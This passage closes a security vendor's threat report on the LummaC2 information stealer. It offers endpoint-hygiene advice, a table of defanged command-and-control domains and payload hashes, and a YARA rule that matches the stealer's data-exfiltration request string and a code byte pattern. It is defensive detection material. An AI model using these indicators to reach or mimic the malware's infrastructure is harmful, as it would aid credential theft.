- Protecting endpoints against malware.
  - Ensure antivirus signatures are up to date.
  - Use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\)](#) product to detect and contain threats.
  - If an information stealing malware is identified, reset the user's credentials and terminate logon sessions immediately.
- Encouraging good cybersecurity hygiene among your users by using [Phishing and Security Awareness Training \(PSAT\)](#) when downloading software from the Internet.
- Restricting access to enterprise applications from personal devices outside the scope of security monitoring.

- Ensuring adequate logging is in place for remote access services such as VPNs and using modern authentication methods, which support MFA and conditional access.
- Prevent web browsers from automatically saving and storing passwords.
- It is recommended to use password managers instead.

## Indicators of Compromise

---

Name	Indicators
C2	gservice-node[.]io
C2	gstatic-node[.]io
C2	balancelag[.]xyz
C2	doorblu[.]xyz
Payload	c9094685ae4851fd5a5b886b73c7b07efd9b47ea0bdae3f823d035cf1b3b9e48
Payload	3bf4b365d61c1e9807d20e71375627450b8fea1635cb6ddb85f2956e8f6b3ec3
Payload	a9c7c4df7e39b8bc7b03b7d4053066d26154bc76c3e261fff84f2339d44a474e
Payload	b803e8d9da6efe7b0220f654c7afb784d21dc222afd4a4e41396e74f861cbf30

## Yara

---

```
rule LummaC2 {
  meta:
    author = "RussianPanda"
    description = "LummaC2 Detection"

  strings:
    $p1="lid=%s&j=%s&ver"
    $p2= {89 ca 83 e2 03 8a 54 14 08 32 54 0d 04}

  condition:
    all of them and filesize <= 500KB
}
```



## Reference

---



### eSentire Threat Response Unit (TRU)

Our industry-renowned Threat Response Unit (TRU) is an elite team of threat hunters and researchers, that supports our 24/7 Security Operations Centers (SOCs), builds detection models across our Atlas XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. TRU has been recognized for its threat hunting, original research and content development capabilities. TRU is strategically organized into cross-functional groups to protect you against advanced and emerging threats, allowing your organization to gain leading threat intelligence and incredible cybersecurity acumen.

Cookies allow us to deliver the best possible experience for you on our website - by continuing to use our website or by closing this box, you are consenting to our use of cookies. Visit our [Privacy Policy](#) to learn more.

Accept